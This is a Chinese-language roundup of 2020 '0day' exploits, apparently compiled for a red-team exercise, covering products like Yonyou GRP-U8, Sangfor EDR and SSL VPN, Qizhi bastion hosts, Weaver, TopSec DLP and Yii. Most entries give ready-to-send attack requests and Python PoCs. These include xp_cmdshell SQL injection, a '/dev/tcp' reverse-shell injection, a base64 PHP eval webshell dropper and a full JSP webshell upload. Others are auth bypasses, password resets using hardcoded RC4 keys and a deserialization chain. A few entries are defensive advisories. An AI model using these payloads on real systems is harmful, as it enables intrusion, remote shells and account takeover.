# HW2020 - 0day总结

> AdminTony 总结

# 1.用友GRP-u8 SQL注入


```
POST /Proxy HTTP/1.1
Accept: Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;)
Host: host
Content-Length: 357
Connection: Keep-Alive
Cache-Control: no-cache

cVer=9.8.0&dp=<?xml version="1.0" encoding="GB2312"?><R9PACKET
version="1"><DATAFORMAT>XML</DATAFORMAT><R9FUNCTION><NAME>AS_DataRe
quest</NAME><PARAMS><PARAM><NAME>ProviderName</NAME><DATA
format="text">DataSetProviderData</DATA></PARAM><PARAM><NAME>Data</NAME
><DATA format="text">exec xp_cmdshell 'net
user'</DATA></PARAM></PARAMS></R9FUNCTION></R9PACKET>
```

# 2.天融信TopApp-LB sql注入

```
POST /acc/clsf/report/datasource.php HTTP/1.1
Host:
Connection: close
Accept: text/javascript, text/html, application/xml, text/xml, */*
X-Prototype-Version: 1.6.0.3
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ijqtopbcbmu8d7Oo5t3kmvgt57
Content-Type: application/x-www-form-urlencoded
Content-Length: 201

t=l&e=O&s=t&l=1&vid=1+union select
1,2,3,4,5,6,7,8,9,substr('a',1,1),11,12,13,14,15,16,17,18,19,20,21,22--
+&gid=O&lmt=1O&o=r_Speed&asc=false&p=8&lipf=&lipt=&ripf=&ript=&dscp=&proto=
&lpf=&lpt=&rpf=&rpt=@。。
```

# 3.深信服EDR RCE漏洞

```
POST /api/edr/sangforinter/v2/cssp/slog_client?token=eyJtZDUiOnRydWV9
HTTP/1.1
Host: xx.x.x.x
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.22.0
Content-Length: 77

{"params": "w=123\"'1234123'\"|bash -i >& /dev/tcp/ip/port 0>&1"}
```




```python
#coding:utf-8
# 检测代码，关键片段
def poc(u,**attack):
    print("[*] Checking %s"%(u))
    uri = "/api/edr/sangforinter/v2/cssp/slog_client?
token=eyJtZDUiOnRydWV9"
    url = u+uri
    #data={"params":"w=123\"'1234123'\"|bash -i >& /dev/tcp/1.1.1.1/8888
0>&1"}
    if not attack:
        data={"params":"w=123\"'1234123'\"|echo aaabbbccc00aa"}
    else:
        if attack['flag']:
            data={"params":"w=123\"'1234123'\"|{}".format(attack['cmd'])}
    try:
        res =
requests.post(url,data=json.dumps(data),verify=False,timeout=timeout)
        data = json.loads(res.content)
        if (data["code"] == 0) or (data["code"] == 1116):
            print("[*] %s is vulnerabile !"%(u))
            if attack and (data["code"] == 0):
                for d in data["data"]:
                    print(d)
            else:
                print("[-] May command error!")
        else:
            print("[*] %s may not vulnerabile ! ,code is:%s"%
(u,str(data["code"])))
```

```
    except Exception as e:
        print("[-] Error %s , %s"%(u,e))
```

# 4.绿盟UTS绕过登录

随便输密码->修改返回包为True->放行->等待第二次拦截包->内含管理员MD5->替换MD5登录

直接请求接口：`/webapi/v1/system/accountmanage/account`

# 5.WPS命令执行漏洞

http://zeifan.my/security/rce/heap/2020/09/03/wps-rce-heap.html

# 6.齐治堡垒机 rce

nday，爆出之前已修复：

```
POST /shterm/listener/tui_update.php

a=["t';import os;os.popen('whoami')#"]
```

0day：

```
https://10.20.10.10/ha_request.php?
action=install&ipaddr=10.20.10.11&node_id=1${IFS}|`echo${IFS}"
ZWNobyAnPD9waHAgQGV2YWwoJF9SRVFVRVNUWzEwMDg2XSk7Pz4nPj4vdmFyL3d3dy9zaHRlcmOvc
mVzb3VyY2VzL3FyY29kZS9sYmo3Ny5waHAK"|base64${IFS}- d|bash`|${IFS}|echo${IFS}
```

参考：https://m.threatbook.cn/detail/2889

# 7.联软准入漏洞

漏洞详情：

任意文件上传漏洞，存在于用户自检报告上传时，后台使用黑名单机制对上传的文件进行过滤和限制，由于当前黑名单机制存在缺陷，文件过滤机制可以被绕过，导致存在文件上传漏洞；利用该漏洞可以获取webshell权限。（猜测利用黑名单的其他后缀名绕过）

命令执行漏洞，存在于后台资源读取过程中，对于自动提交的用户可控参数没有进行安全检查，可以通过构造特殊参数的数据包，后台在执行过程中直接执行了提交数据包中的命令参数，导致命令执行漏洞；该漏洞能够以当前运行的中间件用户权限执行系统命令，根据中间件用户权限不同，可以进行添加系统账户，使用反弹shell等操作。

```
POST /uai/download/uploadfileToPath.htm HTTP/1.1
HOST: xxxxx
```

```
------------------------------570xxxxxxxxx6025274xxxxxxxx1
Content-Disposition: form-data; name="input_localfile"; filename="xxx.jsp"
Content-Type: image/png

<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><%!class U extends ClassLoader{U(ClassLoader c){super(c);}public Class g(byte []b){return super.defineClass(b,0,b.length);}}%><%if (request.getMethod().equals("POST")){String k="e45e329feb5d925b";/*该密钥为连接密码32位md5值的前16位，默认连接密码rebeyond*/session.putValue("u",k);Cipher c=Cipher.getInstance("AES");c.init(2,new SecretKeySpec(k.getBytes(),"AES"));new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);}%>

------------------------------570xxxxxxxxx6025274xxxxxxxx1
Content-Disposition: form-data; name="uploadpath"

../webapps/notifymsg/devreport/
------------------------------570xxxxxxxxx6025274xxxxxxxx1--
```


https://mp.weixin.qq.com/s/-cu0zc8eqs4T_MwpaR0w6Q 还有其他方法。

# 8.泛微云桥任意文件读取

```python
# 检测代码，关键片段
def poc(u,**kw):
    if kw:
        file = kw['file']
    else:
        file = '/etc/passwd'
    print("[*] Checking %s"%(u))
    uri = "/wxjsapi/saveYZJFile?fileName=test&downloadUrl=file://%s&fileExt=txt"%(file)
    url = u + uri
    try:
        res = requests.get(url,verify=False,timeout=timeout)
    except Exception as e:
        print("[-] Error %s , %s"%(u,e))
        return
    try:
        data = json.loads(res.content)
        res = requests.get(u+"/file/fileNoLogin/%s"%(data['id']),verify=False,timeout=timeout)
        print("[*] %s is vulnerabile!" %(u))
        print(res.text)
        log("[*] %s is vulnerabile!" %(u))
        log(res.text)
    except Exception as e:
        print("[-] %s not vulnerabile!"%(u))
        #print("[-] %s"%(e))
```


泛微云桥任意文件读取的其他用法：

比如列目录：传入file的值为：`/etc/`





# 9.深信服 SSL VPN 远程代码执行漏洞（暂无）

# 10.Apache DolphinScheduler 远程代码执行漏洞


它是一个分布式去中心化，易扩展的可视化DAG(有向无环图)工作流任务调度系统。利用漏洞:需要登录权限, [09/12 态势感知]提供一组默认密码。

该漏洞存在于数据源中心未限制添加的jdbc连接参数,从而实现JDBC客户端反序列化。1、登录到面板 -> 数据源中心。


2、jdbc连接参数就是主角,这里没有限制任意类型的连接串参数。




3、将以下数据添加到jdbc连接参数中,就可以直接触发。




```
POST /dolphinscheduler/datasources/connect HTTP/1.1

type=MYSQL&name=test&note=&host=127.0.0.1&port=3306&database=test&

principal=&userName=root&password=root&connectType=&

other={"detectCustomCollations":true,"autoDeserialize":true}
```

关于MySQL JDBC客户端反序列化漏洞的相关参考：

https://www.anquanke.com/post/id/203086

# 11.Exchange Server 远程代码执行漏洞

CVE-2020-16875: Exchange Server 远程代码执行漏洞（202009月度漏洞）

ps 版POC：https://srcincite.io/pocs/cve-2020-16875.ps1.txt

py 版POC：https://srcincite.io/pocs/cve-2020-16875.py.txt

# 12.Apache DolphinScheduler 权限覆盖漏洞[CVE-2020-13922]

```
POST /dolphinscheduler/users/update

id=1&userName=admin&userPassword=Password1!&tenantId=1&email=sdluser%40sdluser.sdluser&phone=
```

# 13.Netlogon 特权提升漏洞（CVE-2020-1472)

【漏洞通告】Netlogon 特权提升漏洞（CVE-2020-1472）

近日，绿盟科技监测到国外安全人员公开了NetLogon特权提升漏洞（CVE-2020-1472）的详细信息与验证脚本，导致漏洞风险骤然提升。未经身份验证的攻击者通过NetLogon远程协议（MS-NRPC）建立与域控制器连接的 安全通道时，可利用此漏洞获取域管理员访问权限。此漏洞为微软8月补丁更新时披露，CVSS评分为10，影响广泛，请相关用户尽快采取措施进行防护。

受影响版本：

Windows Server 2008 R2 for x64-based Systems Service Pack 1

Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)

Windows Server 2012

Windows Server 2012 (Server Core installation)

Windows Server 2012 R2

Windows Server 2012 R2 (Server Core installation)

Windows Server 2016

Windows Server 2016 (Server Core installation)

Windows Server 2019

Windows Server 2019 (Server Core installation)

Windows Server, version 1903 (Server Core installation)

Windows Server, version 1909 (Server Core installation)

Windows Server, version 2004 (Server Core installation)

漏洞检测：

披露此漏洞的Secura已在GitHub上传了验证脚本，相关用户可使用此工具进行检测：

https://github.com/SecuraBV/CVE-2020-1472/

漏洞防护：

1）官方升级

目前微软官方已针对受支持的产品版本发布了修复此漏洞的安全补丁，强烈建议受影响用户尽快安装补丁进行防护，官方下载链接：

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1472

2）其他防护措施

在安装更新补丁后，还可通过部署域控制器 (DC) 强制模式以免受到该漏洞影响：

请参考官方文档进行配置《如何管理与 CVE-2020-1472 相关的 Netlogon 安全通道连接的更改》：

https://support.microsoft.com/zh-cn/help/4557222/how-to-manage-the-changes-in-netlogon-secure-channel-connections-assoc

漏洞exp：https://github.com/dirkjanm/CVE-2020-1472

# 14.coremail 0day - may be rce（无）

# 15.activemq远程代码执行0day

http://activemq.apache.org/security-advisories.data/CVE-2020-13920-announcement.txt

# 16.天融信数据防泄漏系统越权修改管理员密码

无需登录权限,由于修改密码处未校验原密码,且/?module=auth_user&action=mod_edit_pwd

接口未授权访问,造成直接修改任意用户密码。:默认superman账户uid为1。

```
POST /?module=auth_user&action=mod_edit_pwd
Cookie: username=superman;

uid=1&pd=Newpasswd&mod_pwd=1&dlp_perm=1
```

# 17.Wordpress File-manager任意文件上传

参考:https://www.anquanke.com/post/id/216990

相信大家对Wordpress并不陌生;File-manager插件也是相当火爆前段时间爆出任意文件上传漏洞。

成功上传后文件访问路径

/wordpress/wp-content/plugins/wp-file-manager/lib/files/shell.php

# 18.CVE-2020-7293 McAfee Web 多个高危漏洞


消息来自安恒：https://mp.weixin.qq.com/s/Cd3M9IHiC9DsqTVlzKqxWA

# 19.ThinkAdminV6 任意文件操作

（消息来源：渗了个透 公众号）

Update.php 三个函数未校验访问权限1、目录遍历注意POST数据包rules参数值需要URL编码

```
POST /admin.html?s=admin/api.Update/node

rules=%5B%22.%2F%22%5D
```




2、文件读取,后面那一串是UTF8字符串加密后的结果。计算方式在Update.php中的加密函数。

/admin.html?s=admin/api.Update/get/encode/34392q302x2r1b37382p382x2r1b1a1a1b1a1a1b2r33322u2x2v1b2s2p382p2q2p372t0y342w34


侠取文仲内容成功!

# 20.VMware Fusion 权限提升漏洞（CVE-2020-3980）

【漏洞通告】

漏洞名称：VMware Fusion 权限提升漏洞（CVE-2020-3980）

受影响版本：VMware Fusion 11.x

处置建议：

11.x版本 官方暂时没有补丁更新，建议可使用12.x版本的VMware Fusion。

紧急情况下，可停用或卸载 VMware Fusion。

背景：

VMware Fusion 存在 权限提升漏洞。该漏洞允许攻击者配置系统路径，攻击者可以诱使管理员用户在安装Fusion的系统上执行恶意代码。

# 21.CNVD-2020-27769-拓尔思TRSWAS5.0文件读取漏洞

乌龙事件：https://mp.weixin.qq.com/s/Wm_gGZyLXj1S3WTUiaUYQA

https://www.cnvd.org.cn/flaw/show/CNVD-2020-27769

# 22. Weblogic IIOP 反序列化漏洞

**1.1 漏洞情况**

Weblogic 使用 GIOP 协议进行序列化和反序列化，攻击者通过反序列化可以进行任意代码执行，该协议可见于 7001 端口，建议进行排查。


**1.2 修复方案**

由于 IIOP 的实现存在较多漏洞，大多数都是 RCE 相关。如果发现开启了 IIOP，并且没有更新 weblogic 最新补丁的话。可通过关闭 IIOP 协议对此漏洞进行缓解。操作如下： 在 Weblogic 控制台中，选择“服务”->”AdminServer”->”协议”，取消“启用 IIOP”的勾选。 并重启 Weblogic 项目，使配置生效。

CVE-2020-14644

# 23.Yii框架多个反序列化RCE利用链

**1）官方修复的漏洞（CVE-2020-15148）**




根据官方更新的代码得知，问题出现在yii/db/BatchQueryResult.php当中，添加**wakeup方法，防止unserialize一个BatchQueryResult对象，该对象的**destruct方法存在一个可利用的RCE链。

这不是最近爆出来的了，很早就有（2019年9月份就有文章了），最近才修。具体文章如下：

https://xz.aliyun.com/t/8082#toc-8

POC构造：https://mp.weixin.qq.com/s/KNhKti5Kcl-She4pU3D-5g

**2）UnicodeString对象的__wakeup方法造成的RCE利用链**

除了BatchQueryResult这的类以外，UnicodeString对象的__wakeup方法也存在一个可用的RCE利用链。先知那篇文章中有写。

**3）CVE-2020-15148补丁可能被绕过**

修复的补丁是用**wakeup方法抛出异常，防止反序列化的，以前做CTF题的时候，记着有个方法可以绕过**wakeup方法的调用，**当成员属性数目大于实际数目时可绕过.**

```
O:23:"yii\db\BatchQueryResult":1:
{s:36:"yii\db\BatchQueryResult_dataReader";O:17:"yii\web\DbSession":1:
{s:13:"writeCallback";a:2:{i:0;O:20:"yii\rest\IndexAction":2:
{s:11:"checkAccess";s:7:"phpinfo";s:2:"id";s:1:"1";}i:1;s:3:"run";}}}
```

O:23:"yii\db\BatchQueryResult":1 : 也就是输入比**1**大的值就行.

# 24.深信服SSL VPN nday Pre auth任意密码重置

来自微信热心网友的分享:

某VPN加密算法使用了默认的key,攻击者构利用key构造重置密码数据包从而修改任意用户的密码

利用条件:**需要登录账号**


M7.6.6R1版本key为20181118

M7.6.1key为20100720

计算RC4_STR_LEN脚本

```
from Crypto.Cipher import ARC4
from binascii import  a2b_hex

def myRC4(data,key):
    rc41 = ARC4.new(key)
    encrypted = rc41.encrypt(data)
    return encrypted.encode('hex')

def rc4_decrpt_hex(data,key):
    rc41 = ARC4.new(key)
    return rc41.decrypt(a2b_hex(data))

key = '20100720'
data =
r',username=TARGET_USERNAME,ip=127.0.0.1,grpid=1,pripsw=suiyi,newpsw=TARGET
_PASSWORD,'
print(myRC4(data,key))
```

```
POST https://<PATH>/por/changepwd.csp


sessReq=clusterd&sessid=0&str=RC4_STR&len=RC4_STR_LEN(脚本计算后结果)
```





# 25.深信服SSL VPN 修改绑定手机号

来自微信热心网友的分享：(来源：渗了个透 公众号)

修改手机号接口未正确鉴权导致越权覆盖任意用户的手机号码

利用:**需要登录账号**

```
POST https://路径/por/changetelnum.csp?apiversion=1

newtel=TARGET_PHONE&sessReq=clusterd&username=TARGET_USERNAME&grpid=0&sid=0&ip=127.0.0.1
```



# 26.Spectrum Protect Plus任意代码执行漏洞（cve-2020-4711）

暂无

# 27.mssql远程代码执行(CVE-2020-0618)

poc: https://github.com/euphrat1ca/CVE-2020-0618

https://github.com/wortell/cve-2020-0618

# 28.CVE-2020-4643 IBM WebSphere存在XXE外部实体注入漏洞

***漏洞分析：***

IBM WebSphere 应用程序服务器7.0、8.0、8.5 和9.0 在处理XML 数据时容易受到XML 外部实体注入（XXE） 攻击。远程攻击者可以利用此漏洞公开敏感信息。IBM Xforce ID：185590。

***影响范围：***

WebSphere Application Server 7.0版本

WebSphere Application Server 8.0版本

WebSphere Application Server 8.5版本

WebSphere Application Server 9.0版本

***修复建议：***

官方已经提供的补丁版本列表：

